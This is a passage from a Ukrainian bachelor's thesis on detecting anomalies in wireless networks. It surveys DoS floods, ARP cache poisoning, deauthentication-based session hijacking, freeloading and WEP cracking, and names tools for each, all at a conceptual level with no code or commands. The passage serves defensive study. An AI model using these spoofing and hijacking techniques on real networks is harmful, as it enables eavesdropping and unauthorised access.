Міністерство освіти і науки України
Національний технічний університет
«Дніпровська політехніка»
Інститут електроенергетики
(інститут)
Факультет інформаційних технологій
(факультет)
Кафедра інформаційних технологій та комп'ютерної інженерії
(повна назва)

ПОЯСНЮВАЛЬНА ЗАПИСКА
кваліфікаційної роботи ступеня бакалавра
(бакалавра, спеціаліста, магістра)

студента Божка Захара Ігоровича
(ПІБ)

академічної групи 123-17-1
(шифр)

спеціальність 123 «Комп'ютерна інженерія»
(код і назва спеціальності)

за освітньо-професійною програмою 123 Комп'ютерна інженерія
(офіційна назва)

на тему**:** «Система виявлення аномальних станів комп'ютерної мережі»
(назва за наказом ректора)

Керівники	**Прізвище, ініціали**	**Оцінка за шкалою**		**Підпис**
		рейтинговою	**інституційною**	
кваліфікаційної роботи	Проф. Гнатушенко В.В.			
розділів:				
Спеціальна частина	Проф. Гнатушенко В.В.			
Практична частина	Проф. Гнатушенко В.В.			
Рецензент				
Нормоконтролер	Проф. Цвіркун Л.І.			

Дніпро

2021

ЗАТВЕРДЖУЮ
Завідувач кафедри
Інформаційних
технологій та
комп'ютерної інженерії

проф. _____В.В. Гнатушенко
"__"_____ 2021 р.

ЗАВДАННЯ
на кваліфікаційну роботу
ступеня бакалавра

Студенту Божок З.І.___ академічної групи___123-17-1___
(прізвище та ініціали) (шифр)
спеціальності_____123 «Комп'ютерна інженерія»_____

за освітньо-професійною програмою ___123 «Комп'ютерна інженерія»___
(офіційна назва)

на тему : «Система виявлення аномальних станів комп'ютерної мережі»
затверджено наказом ректора НТУ "Дніпровська політехніка" від 07.06.2021 р. № 317-с

Розділ	Зміст	Термін виконання
Стан питання та постановка завдання	Застосувати звіт з виробничої практики, інших науково-технічних джерел та розробити та розробити вимоги до системи виявлення аномальних станів комп'ютерної мережі	05.05.2021
Технічні вимоги до системи	На основі матеріалів виробничих практик, інших науково-технічних джерел сформулювати технічні вимоги до системи виявлення аномальних станів комп'ютерних мереж.	14.05.2021
Спеціальна частина	Запропонувати покращення існуючих систем виявлення аномальних станів комп'ютерних мереж з практичними дослідами.	31.05.2021

Завдання видано _____ проф. Гнатушенко В.В.
(підпис керівника) (прізвище та ініціали)

Дата видачі 03.02.2021 р.

Дата подання до екзаменаційної комісії___12.06.2021 р.
Прийнято до виконання _____ Божок З. І.
(підпис студента) (прізвище, ініціали)

РЕФЕРАТ

Пояснювальна записка: 55 с., 25 рис., 2 табл., 49 джерел.

Предмет дослідження — аномалії в бездротових мережах та методи виявлення аномалій на ранніх стадіях.

Мета роботи — ідентифікація аномальних станів бездротових мереж на основі обробки трафіка бездротової мережі, використовуючи сигнатурні методи виявлення аномалій.

Методи дослідження — методи раннього виявлення аномалій в бездротових мережах на основі сигнатур.

У роботі досліджуються найпоширеніший різновидів аномалій у бездротових мережах - навмисні атаки на бездротові мережі, а саме : Denial of Service, Eavesdropping, Encryption Cracking, Authentication Attack, Wireless Hijacking, Social Engineering. На основі проведеного дослідження маркерів за якими можна ідентифікувати ці аномалії в роботі представлено теоретичні висновки на підставі яких зроблено практичне дослідження методів моніторингу та виявлення атаки в реальному часу. А саме для атак типу “Session Hijacking” запропоновано використовувати моніторинг отриманої потужності сигналу (RSS). Потужність отриманого сигналу це міра енергії, яка спостерігається на рівні фізичний рівень моделі OSI антеною приймача. У мережах IEEE 802.11 значення індикації RSS (RSSI) використовується, коли виконується CCA та в роумінгових операціях. Потужність радіочастотного сигналу може бути виміряна або в абсолюті (децибел міліват) або відносно (RSSI).

Потужність сигналу RSS зазнає згасання сигналу після його відправки. Таке згасання викликано різноманітними факторами такими як радіочастотні сигнали, дистанціями між вузлами зв’язку, різноманітними перешкодами тощо. Але радіосигнал не згасає лінійно. В залежності від відстані між вузлами, згасання має приблизно обернену квадратичну залежність. На ряду з таким фактором як відстань є і інші, такі як обладнання приймача, частота радіосигналу, посилення антени тощо. Як очевидно з вищесказаного для атакуючого майже не можливо точно вгадати значення RSS, яке має отримувач від відправника. Атакуючий повинен бути у тій же локації, що й точка доступу, мати таке ж саме обладнання та мати таку ж потужність антени.

Навіть якщо відправник нерухомий, значення RSS, як правило, дещо коливаються, а отже майже неможливо вгадати це значення. Це забороняє атакуючому використовувати радіообладнання (наприклад спрямована антена з високим коефіцієнтом посилення) для підробки RSS, який сприймається приймачем.

ABSTRACT

Explanatory note: 55 pp., 25 figs., 2 tables, 49 sources.

The subject of research - anomalies in wireless networks and methods for detecting anomalies in the early stages.

The purpose of the work is to identify anomalous states of wireless networks based on the processing of wireless network traffic, using signature methods to detect anomalies.

Research methods - methods of early detection of anomalies in wireless networks based on signatures.

The paper examines the most common types of anomalies in wireless networks - intentional attacks on wireless networks, namely: Denial of Service, Eavesdropping, Encryption Cracking, Authentication Attack, Wireless Hijacking, Social Engineering. On the basis of the conducted research of markers on which it is possible to identify these anomalies in work the theoretical conclusions on the basis of which the practical research of methods of monitoring and detection of attack in real time is made are presented. Namely, for attacks such as “Session Hijacking” it is proposed to use monitoring of the received signal strength (RSS).

The received signal strength is a measure of the energy observed at the physical layer level of the OSI model by the receiver antenna. In IEEE 802.11 networks, the RSS display value (RSSI) is used when performing CCA and in roaming operations. The power of the radio frequency signal can be measured either in absolute (decibel milliwatt - dBm) or relative (RSSI).

The strength of the RSS signal is extinguished by the signal after it is sent. This attenuation is caused by various factors such as radio frequency signals, distances between communication nodes, various interferences, and so on. But the radio signal does not go out linearly. Depending on the distance between the nodes, the attenuation has an approximately inverse quadratic relationship. Along with such a factor as distance, there are others, such as receiver equipment, radio frequency, antenna gain, and so on.

As is obvious from the above, it is almost impossible for an attacker to accurately guess the value of RSS that the recipient has from the sender. The attacker must be in the same location as the access point, have the same equipment and have the same antenna power.

Even if the sender is stationary, RSS values tend to fluctuate slightly, so it's almost impossible to guess. This prohibits the attacker from using radio equipment (such as a high-gain directional antenna) to counterfeit the RSS received by the receiver.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

WLAN – Wireless Local Area Network, бездротова локальна мережа

DoS – Denial of Service, відмовлення в обслуговуванні, різновид атаки

HTTP – Hypertext Transfer Protocol, протокол передачі гіпертексту

HTTPS - Hypertext Transfer Protocol Secure, захищений протокол передачі гіпертексту

MitM – Man in the Middle, “людина посередні”, різновид атаки

WPA –Wi-Fi protected access, захищений доступ до Wi-Fi

RSS – Received Signal Strength, сила отриманого сигналу

AP – access point, точка доступу

TCP – transmission control protocol, протокол керування передачею

MAC – media access control, управління доступом до посередників

RF – radio frequency, радіо хвиля

RSSI – Received signal strength indication, індикація рівня потужності сигналу

OS – operation system, операційна система

RTS/CTS - Request to send / Clear to send, запит на відправку / дозвіл на відправку

OSI – The Open System Interconnection Model, базова еталонна модель взаємодії відкритих систем

Physical layer - фізичний рівень, перший рівень моделі OSI, який визначає метод передачі даних

IEEE – Institute of Electrical and Electronics Engineers, інститут інженерів з електротехніки та електроніки

IEEE 802.11 - набір стандартів для комунікації в бездротовій локальній мережевій зоні (WLAN) частотних діапазонів 2.4, 3.6 і 5 ГГц.

CCA – The Clear Channel Assessment, вибір вільного каналу

PHY - абревіатура "physical layer"

CSMA/CA - Carrier Sense Multiple Access With Collision Avoidance, багатодоступний доступ з контролем несущої та уникнення колізії

Roaming - процедура надання послуг зв'язку (мобільний зв'язок, Wi-Fi) абоненту поза зоною покриття «домашньої» мережі (або базової станції) шляхом використання ресурсів базової станції іншого оператора мобільного зв'язку.

WEP – Wired Equivalent Privacy, найстаріший стандарт захисту бездротового трафіку.

RC4 – Rivest cipher 4, потоковий шифр, розроблений Роном Рівестом.

IV – Initialization vector, це вхідові дані для криптографічного примітиву, які зазвичай мають бути випадковими або псевдовипадковим.

IPS – Intrusion prevention system, системи запобігання вторгнення

IDS – Intrusion detection system, системи виявлення вторгнень

NIDS – Network IDS, мережеві системи виявлення вторгнень

PODS – Protocol-based intrusion detection system, системи виявлення вторгнень засновані на протоколах

APIDS – Application level PODS, системи виявлення вторгнень засновані на протоколах рівня аплікацій

HIDS – Host IDS, системи виявлення вторгнень засновані на аналізуванні даних з комп'ютерів

NGIPS – Next Generation IPS, системи запобігання вторгнень нового покоління

TKIP – Temporal Key Integrity Protocol, протокол цілісності тимчасового ключа в протоколі захищеного доступу WPA.

PSK – Pre-shared key, попередньо спільний ключ

MIC – Message integrity check, перевірка цілісності повідомлень

SDU – Service Data Unit, одиниця даних, яка передається від рівня OSI або підрівню до нижчого рівня

PDU – Protocol Data Unit, одиниця інформації, що передається між об'єктами комп'ютерної мережі на одному рівні

LLC – Logical Link Control, підрівень керування логічним зв'язком

DLL – Data Link Layer, рівень мережної моделі OSI, призначений для передачі даних між вузлами, що перебувають в одному сегменті локальної мережі.

MSDU – MAC SDU, це блок даних служби, який отримується від підрівню управління логічним посиланням (LLC), який лежить над підрівнем управління доступом до мультимедіа (MAC)

MPDU – MAC Protocol Data Unit, блоки даних протоколу управління доступом до середовища - це пакет даних (група бітів даних), який містить заголовок, адресу з'єднання та інформацію протоколу даних, що використовується для управління та передачі інформації через тип середовища (наприклад, радіоканал).

EAP – Extensible Authentication Protocol, Розширюваний Протокол Автентифікації

AAA – Authorization Authentication Accounting, автентифікація, авторизація, облік

AES – Advanced Encryption Standard, симетричний алгоритм блочного шифрування

PTK – Pairwise Transient Key, ключ шифрування на кожного клієнта

CCMP - Counter Mode with Cipher Block Chaining Message Authentication Code Protocol - протокол блочного шифрування з імітовставкой (MAC) з режимом зчеплення блоків та лічильника) - протокол шифрування 802.11i, створений для заміни TKIP, обов'язкового протоколу шифрування в WPA і WEP, який більш надійний.

CBC-MAC - код автентифікації повідомлення ланцюгуванням шифроблоків

EAPOL - extensible authentication protocol over LAN - розширюваний протокол автентифікації через локальну мережу

GMK – Group Master Key, Майстер-ключ групи

AAD – Additional Authentication Data, допоміжні дані для автентифікації

Nonce – number that can only be used once – число, яке може бути використано лише один раз

QoS – Quality of Service, якість обслуговування

PBKDF2 – Password Based Key Derivation Function, стандарт формування ключа на основі пароля

ASCII – American Standard Code for Information Interchange, система кодів, у якій числа від 0 до 127 включно поставлені у відповідність літерам, цифрам і символам пунктуації

ВСТУП

Технології бездротових мереж, які розроблені на основі серії стандартів IEEE 802.11 розвиваються щоб вирішувати велику кількість питань пов’язаних з проблемами безпеки, які нажаль присутні у більш старих стандартах. Нажаль сьогоднішнім стандартам не вдається автентифікувати кадри управління та адреси мережевих карт, та покладаються на слабо зв’язаний стан пристроїв.

Це призводить до серйозних вразливостей, які можуть привести до відмови в обслуговуванні, викрадання сесії, тощо. Тому поки ці проблеми не вирішені у стандарті, ці проблемі потрібно вирішувати за допомогою систем виявлення вторгнень – складна, та досить актуальна тема.

У цій роботі представлено огляд основних атак на бездротові мережі, практичне відтворювання атаки “Session Hijacking”, та представлено методи покращення виявлення “Session Hijacking” атак, які є пасивними, обчислювально недорогими, надійними, та мають мінімальний вплив на продуктивність мереж. Зроблено практичні тестування, щоб надати впевненості теоретичним висновкам.

1 СТАН ПИТАННЯ ТА ПОСТАНОВКА ЗАДАЧІ

1.1 Загальні відомості з предметної галузі

На сьогодення кібертероризм є не фантастикою з фільмів а реальністю. Для того щоб, можна було ефективно даті відсіч віртуальному ворогу потрібно знати що перевіряти.

Поняття аномалія - це відхил від норми, що у рамках галузі комп'ютерних мереж може бути досить обшнирим поняттям. Відомі мережеві аномалії настільки різні, що їх не можна однозначно кваліфікувати. Існує поділ на зовнішні та внутрішні, активні і пасивні, вмисні та ненавмисні та інші. Хоча ці підходи не відтворюють всіх рис досліджуваного явища і представляються обмеженими. Отже пропонується класифікація мережевих аномалій з позиції предмета впливу - інформаційної системи, що включає програмно-апаратний комплекс і мережеву інфраструктуру.

Згідно обраного способу розподілу аномалії можна поділити на 2 основні групи : програмно-апаратні відхилення та проблеми з безпеки.



Рисунок 1.1 − Розподіл видів аномалій

1.2 Програмно-апаратні аномалії

До програмно-апаратних відносяться : апаратні несправності, помилки конфігурації, порушення продуктивності обладнання, помилки при розробці ПО.

До аномалій безпеки відносяться: сканування, вірусна активність, відмова в обслуговуванні, експлуатація вразливостей, мережеві модифікатори, аналізатори трафіка.

Помилки програмного забезпечення компонентів інформаційної системи можуть спричинити за собою перехід в нештатний стан з припиненням надання сервісів.

Помилки конфігурації переводять функціональні можливості компонентів інформаційної системи в невідповідність штатним проектним параметрам, що порушує загальну працездатність.

Порушення продуктивності тягнуть за собою вихід параметрів інформаційної системи за межі розрахункових значень, що супроводжується порушенням забезпечення надання сервісів.

Апаратні несправності можуть спричинити за собою як повний вихід з ладу окремих компонентів інформаційної системи, так і деградуюче вплив окремої підсистеми на весь комплекс.

1.3 Аномалії безпеки

Мережеве сканування проводиться з метою аналізу топології мережі і виявлення доступних для атаки сервісів. У процесі сканування проводиться спроба з'єднання з мережевими сервісами шляхом звернення за певним портом.

У разі відкритого сканування сканер виконує тристоронню процедуру квітування, а в разі закритого (stealth) - не завершує з'єднання. Так як при скануванні окремого хоста відбувається перебір сервісів (портів), то дана аномалія характеризується спробами звернення з одного IP адреса сканера на певний IP адреса по безлічі портів. Однак, найчастіше скануванню піддаються цілі підмережі, що виражається в наявності в атакований мережі безлічі пакетів з однієї IP адреси сканера по безлічі IP адрес досліджуваної підмережі, іноді навіть методом послідовного перебору. Найбільш відомими мережевими сканерами є: nmap, zmap, masscan, Gateway Finder.

Аналізатори трафіку або сніфери призначені для перехоплення і аналізу мережевого трафіку. У найпростішому випадку для цього проводиться переведення бездротового мережевого апаратного інтерфейсу в режим моніторингу і потоки даних у мережі, до якої він підключений, стають доступні для подальшого вивчення.

Так як багато прикладних програми використовують протоколи, що передають інформацію у відкритому, незашифрованому вигляді, робота сніферів різко знижує рівень безпеки. Відзначимо, що виражених аномалій у роботі мережі сніфери не викликають. Найбільш відомими сніферами є: tcpdump, ethereal, sniffit, Microsoft network monitor, netxray, lan explorer.

У комп'ютерній безпеці термін вразливість (vulnerability) використовується для позначення незахищених від несанкціонованого

доступу компонентів інформаційної системи. Уразливість може бути результатом помилки проектування, програмування або конфігурації.

Уразливість може існувати тільки теоретично чи мати реальну програмну реалізацію - експлоїт. В мережевому аспекті вразливими можуть бути інформаційні ресурси, такі як операційні системи і ПО сервісів.

Вірусна мережева активність є результатом спроб поширення комп'ютерних вірусів і черв'яків, використовуючи мережеві ресурси. Найчастіше комп'ютерний вірус експлуатує якусь єдину уразливість в мережевий прикладний службі, тому вірусний трафік характеризується наявністю безлічі звернень з одного зараженого IP адреси до багатьох IP адресами за певним портом, відповідному потенційно уразливому сервісу. Приклади кількох широко відомих мережевих вірусів наведені нижче.

Таблиця 1.1 - Приклади вірусів

Назва вірусу	Рік з'явлення	Протокол	Порт
Sasser	2004	tcp	445
Lovesan (blaster)	2003	tcp	135
Slammer	2003	udp	1434
Code Red	2001	tcp	80
Nimda	2001	tcp	80

Мережеві модифікатори виробляють спотворення переданих по мережі даних з метою порушення вже створених з'єднань або отримання несанкціонованого доступу до інформаційних ресурсів. До даного класу аномалій відносяться спуфінг (spoofing), врізка (man-in-the-middle) та інші.

Технологія спуфінга дозволяє зловмисникові генерувати мережеві пакети з підробленим адресом відправника, що належить закритої мережі, видаючи себе за санкціонованого користувача. Порушення типу MitM виражаються у модифікації мережевих потоків даних між кінцевими учасниками з'єднання або підміні одного з мережевих сервісів.

Атаки типу "відмова в обслуговуванні" (Denial of Service, DoS) призводять до перевантаження і недоступності інформаційних ресурсів (сервери, сервіси) або мережевих ресурсів (канали зв'язку, комутатори, маршрутизатори).

Основні типи DoS атак:

Атаки, спрямований на перевантаження інформаційних ресурсів серверів (ОС і додатків). Приклад: mailbomb.

Атаки, що використовують помилки в реалізації стека протоколів TCP / IP в ОС. Для цього використовується генерація спеціально сконструйованої серії пакетів, при обробці яких відбувається збій в роботі ОС. Приклади: teardrop, land.

Блокування каналів зв'язку і маршрутизаторів здійснюється за допомогою потужного потоку пакетів (flood, затоплення), повністю задіють обчислювальні потужності маршрутизаторів або смугу пропускання каналу зв'язку. В результаті нормальний трафік ігнорується і користувачі отримують відмову в доступі.

Існують такі різновиди DoS атак з точки зору мережевих характеристик:

- TCP flood - потік tcp пакетів
- TCP syn flood - потік tcp пакетів з флагом установки з'єднання
- UDP flood - потік udp пакетів
- ICMP unicast flood - потік icmp пакетів
- ICMP broadcast flood - пакети з підробленими адресою джерела і широкомовною адресою викликають потік відповідей на цю адресу джерела. Приклади: smurf
- IP packet fragmentation - потік фрагментованих пакетів
- Distributed DoS (DDoS) - розподілена атака DoS, що використовує безліч мережевих джерел. Приклади: Tribe Flood Network (TFN), Stacheldracht, Trinoo.

1.4 Інформація щодо існуючих систем захисту мереж

Системи виявлення й запобігання вторгнень (IPS / IDS) - це комплекс програмних або апаратних засобів, які виявляють факти і запобігають спробам несанкціонованого доступу в корпоративну систему. Їх зазвичай поділяють на два основних компоненти: системи виявлення вторгнень - IDS, і IPS - системи запобігання вторгнень.

До основних функцій систем IDS відносяться:

- Виявлення вторгнень і виявлення мережевих атак.
- Прогнозування і пошук вразливостей.
- Розпізнавання джерела атаки (зломщики або інсайдери).
- Забезпечення контролю якості системного адміністрування.

Концептуальна схема систем виявлення вторгнень включає в себе:

- Підсистему збору подій, або сенсорну.
- Підсистему аналізу даних, отриманих від сенсорної підсистеми.
- Підсистему зберігання подій.
- Консоль адміністрування.

Функціональні особливості системи запобігання вторгнень схожі з IDS. Однак IPS не дозволяє постійно відслідковувати ситуацію в режимі реального часу і, відповідно, своєчасно виконувати дії щодо запобігання атак - як зовнішніх, так і внутрішніх. Система допомагає запобігати найбільш популярні мережеві атаки, наприклад, проти вразливих компонентів інформаційних систем і сервісів, атаки, націлені на підвищення прав і привілеїв або отримання несанкціонованого доступу до конфіденційної інформації, і, зрозуміло, запобігати впровадження шкідливих програм, таких як трояни, черв'яки, віруси , у внутрішні мережі компаній.

Системи IPS / IDS можуть бути різних видів, які відрізняються розташуванням, типом сенсорів і механізмами роботи підсистем аналізу. У загальному сенсі, системи виявлення та запобігання вторгнень можуть бути:

- Мережевими (NIDS) - перевірці піддається мережевий трафік з концентратора або комутатора.
- В основі яких лежить протокол СОВ (PIDS) - дозволяє спостерігати, наприклад, за HTTP- і HTTPS-протоколами.
- Заснованими на прикладних протоколах СОВ (APIDS) - в таких системах перевіряються спеціалізовані прикладні протоколи.
- Вузловими, або Host-Based (HIDS) - аналізують журнали додатків, стану хостів, а також системні виклики.
- Гібридними - включають в себе особливості декількох видів систем виявлення вторгнень.

В даний час системи IPS / IDS як і раніше активно розвиваються, щоб зменшити число помилкових спрацьовувань і збільшити ефективність рішення. Результатом можна вважати системи NGIPS, так звані IPS-системи нового покоління, які дозволяють виконувати всі функції в режимі реального часу, ніяк не впливаючи на мережеву активність організації, і крім іншого надають можливості моніторингу додатків і використання інформації зі сторонніх джерел, наприклад баз вразливостей.

Відмінності між класами полягають в рівні інформаційних систем і безпосередньо інформації, яка підлягає обробці (персональні дані,

конфіденційна інформація, державна таємниця). Відповідність вимогам регулятора є важливим фактором при виборі системи запобігання вторгнень. У той же час це позитивно позначається на розвитку вітчизняного ринку таких рішень.

1.5 Види проблем та атак на бездротові мережі

1.5.1 Злом шифрування (Encryption Cracking)

Злом мережевого шифрування - це порушення мережевого шифрування (наприклад, WEP, WPA, ...), як правило, за допомогою використання спеціального програмного забезпечення для злому шифрування. Це може бути зроблено за допомогою ряду атак (активних та пасивних), включаючи ін'єкційний трафік, дешифрування трафіку та атаки на основі словника.

Як зазначалося вище, можливі декілька типів атак.

Точніше це:

- Дешифрування трафіку на основі обману точок доступу (активна атака)
- Введення трафіку на основі відомого відкритого тексту (активна атака)
- Збір трафіку та виконання атак на основі перебору за допомогою або без словника.
- Дешифрування трафіку за допомогою статистичного аналізу (пасивна атака)

1.5.2 Інжекція трафіку

Інжекція трафіку означає вставлення в мережу підроблених зашифрованих повідомлень. Це може бути зроблено, якщо або ключ відомий (для створення нових повідомлень), або якщо ключ невідомий і зібрано лише зашифроване повідомлення та повідомлення з відкритим текстом, шляхом порівняння двох. Програми, здатні зробити це, - Aireplay та WepWedgie.

1.5.3 ARP spoofing

1.5.3.1 ARP протокол

Для того, щоб зіставити конкретну IP-адресу з MAC адресом для того, щоб пакети можна було відправляти по LAN мережі використовується ARP

протокол. Address Resolution Protocol (ARP) використовується, коли хост знає ip адресу іншого хоста, та потребує MAC адрес іншого хоста.

Наприклад, для того, щоб Host 1 отримав MAC адрес Host 2, Host 1 спочатку відправляє broadcast ARP пакет запиту. Потім, Host 2 відправляє Host 1 пакет типу Unicast ARP відповідь, яка містить в собі MAC адрес.



Рисунок 1.2 − Основні поля ARP пакету

ARP протокол має жодних правил щодо підтримання цілісності даних між ARP заголовком та Ethernet заголовком. Це означає, що повідомлення може мати розрізненні дані у цих двох заголовках. Наприклад, MAC адрес відправника у Ethernet заголовку може бути інакшим від MAC адресу відправника у ARP заголовку.

1.5.3.2 ARP кеш

Кожен хост у сегменті мережі має табличку, яка називається ARP кеш таблиця, яка відповідає за зіставляння IP адресу з їх відповідними MAC адресами. У цій таблиці є 2 типи записів: статичні записи та динамічні. Статичні записи залишаються у системи навіть після перезавантаження системи. Динамічні записи зберігаються у табличці декілька хвилин (це залежить від налаштувань системи), а потім вони видаляються. Статичні записи частіше всього використовують в малих мережах, коли є змога прописати усі записи власноруч. Однак, для великих мереж використання статичних записів є не дуже практичним. Нові записи у ARP кеші можуть бути створені або оновлені вже існуючі записи за допомогою ARP запиту.

1.5.3.3 Псування ARP кешу

Підробка ARP, яка також називається псуванням ARP кеш, є процес, у якому хост у локальній мережі, який вводить фальшиву IP-адресу зіставленням MAC-адрес у кеші ARP іншого хоста. Це може здійснюватися шляхом безпосередньої маніпуляції кешем ARP цільового хоста, незалежно від повідомлень ARP, надісланих цільовим хостом. Щоб зробити це, хост зловмисника може або додати новий запис у ARP кеш цілі, або оновити існуючий запис фальсифікуючи IP адрес та MAC адрес. Ці два методи описані далі.

1.5.3.4 Створення нового підробленого запису

Для цього відправляється ARP запит з фальсифікованим IP адресом відправника та MAC адресом у заголовку ARP на цільовий хост. Коли цільовий хост отримує ARP повідомлення, він вважає, що планується зв'язок, і створює новий запис у своєму кеші ARP записуючи фальшивий адрес джерела (IP та / або MAC), наданий у заголовку ARP повідомлення. Отже, ARP кеш цільового хоста пошкоджений підробленими записами IP / MAC.

1.5.3.5 Оновлення кешу підробленим записом.

Для цього потрібно надіслати ARP відповідь з підробленими IP та MAC-адресами цільовому хосту. Таким чином навіть якщо запис вже існує у ARP кеші, він буде оновлений підробленими IP/MAC даними.

1.5.3.6 Інструменти для ARP spoofing-у

Атакуючі користувачі не потребують глибоких знань у атаках ARP spoofing-у. Є багато інструментів, які легко використовувати для того, щоб робити ARP spoofing атаки таких як: ARP Spoof Tool, Winarp, SwitchSniffer, WinArpSpoof, WinArpAttacker, та Cain&Abel.

1.5.4 MitM та DoS атаки базовані на ARP spoofing

У LAN мережах, MitM та DoS атаки дуже розповсюджені, тому що їх можна легко відтворити. Ці атаки часто використовують spoofed (підроблені) ARP пакети для того, щоб зіпсувати ARP кеші хостів. MitM атаки складаються з переправлення трафіку між двома хостами на хост атакуючого. Потім, хост атакуючого перенаправляє пакети до їх початкового адресу доставки, таким

чином комунікація між двома хостами не буде пошкоджена та користувачі не побачать зміни і не побачать того, що їх трафік підслуховується.

У такого роді атак, атакуючий спочатку перенаправляє пакети жертви на свій хост, і таким чином хост атакуючого стає роутером для жертви і може перенаправляти пакети.

1.5.5 Session Hijacking

У цьому варіанті зловмисник слухає цільову мережу для клієнтського MAC адресу та MAC-адресу AP. Зловмисник використовує MAC-адресу точки доступу, щоб надіслати клієнту підроблені повідомлення про деавтентифікацію, і клієнт тоді відключаєтеся від точки доступу.

Потім зловмисник може підробити MAC клієнтів і провести перехоплення сеансу. Проблема цього методу полягає в тому, що, як правило, клієнт досить часто намагається відновити зв’язок і процедуру скасовування автентифікації доведеться часто повторювати. Інша проблема полягає в тому, що зловмисник не зможе відіслати кадри автентифікації одночасно, коли він використовує мережу. Щоб мати можливість використовувати мережу, як правило, мережевий інтерфейс повинен бути в керованому режимі, але при відправці фальшивого трафіку мережевий інтерфейс повинен знаходитися в режимі моніторингу. Одним із рішень може бути наявність одного інтерфейсу для кожного завдання, але потім виникає інша проблема. Зловмисник підробив MAC-адресу користувача, щоб мати можливість отримати доступ до мережі і підроблені деавтентифікаційні кадри мають точку доступу як відправника, а клієнт MAC як одержувач. З цим налаштуванням та сама деавтентифікація кадрів, що призначена для відключення клієнта від мережі також призведе до відключення зловмисника. Зловмиснику доведеться змінити свій стек протоколів, щоб ігнорувати неідентифікаційні кадри, але це може мати невдалі побічні ефекти, оскільки деавтентифікаційни кадри мають інші цілі.

1.5.6 Freeloading

У варіанті freeloading зловмисник приймає однакову MAC-адресу та IP як клієнт. Відмінність від атаки викрадення полягає в тому, що клієнт не викидається з мережі, але зловмисник спілкується одночасно з клієнтом. На рівні MAC це працює добре, але при використанні TCP проблеми можуть виникнути в транспортному рівні. При налаштуванні TCP-з'єднання ініціатор надсилає повідомлення SYN до цільової системи, яка відповідає повідомленням SYN-ACK. Зловмисник і клієнт використовують одну і ту ж MAC-адресу, тому обидва отримають відповідь SYN-ACK, але ініціював лише

один із них цей зв’язок. Стандартна процедура TCP полягає у надсиланні TCP-RST (скидання) повідомлення при отриманні SYN-ACK для невідомого з'єднання. Потім повідомлення TCPRST розриває з'єднання. Це означає, що TCP з'єднання, ініційоване або клієнтом, або зловмисником, буде розірвано.

Однак у більшості систем є брандмауер, тим більше, що Windows із пакетом оновлень має вбудований в ОС. Якщо цей брандмауер налаштований на ігнорування трафіку від невідомих з'єднань, повідомлення TCP-RST не надсилатиметься. Потім зловмисник може встановити для цього власний брандмауер і сподіватися, що брандмауер жертви дозволить його власному руху не перериватися.

1.6 Розшифрування

Для розшифрування найчастіше потрібно 2 інструменти. Перший для збору пакетів, а інший - для аналізу пакета та визначення ключа. Збір пакетів може здійснюватися за допомогою таких інструментів, як WireShark або Prismdump, а злом може здійснюватися за допомогою таких інструментів, як WEPCrack, AirSnort, AirCrack та WEPLab.

1.6.1 Інформація щодо алгоритму забезпечення захисту мереж WEP

WEP використовує алгоритм RC4 для шифрування пакетів інформації під час їх надсилання з точки доступу або бездротової мережевої карти. Як тільки точка доступу отримує пакети, надіслані мережевою картою користувача, вона їх розшифровує.

Кожен байт даних буде зашифрований, використовуючи інший пакетний ключ. Це гарантує, що якщо хакеру вдасться зламати цей пакетний ключ, витікає лише інформація, яка міститься в цьому пакеті.

Фактична логіка шифрування в RC4 дуже проста. Простий текст має XOR-текст із нескінченно довгим потоком ключів. Безпека RC4 походить від секретності пакетного ключа, що походить від потоку ключів.
Пакетний ключ формується комбінуванням попередньо спільного пароля, масиву стану та вектору ініціалізації (IV).

Попередньо спільний ключ - загальнодоступний пароль, який використовують усі користувачі для кожного переданого пакета. Масив стану - серія чисел, які скремблюються, а потім використовуються RC4 для побудови потоку ключів. IV - це 3-байтове випадкове число, сформоване комп'ютером. Він або додається, або додається до тексту шифру і надсилається одержувачу, який знімає IV перед тим, як розшифрувати текст шифру.

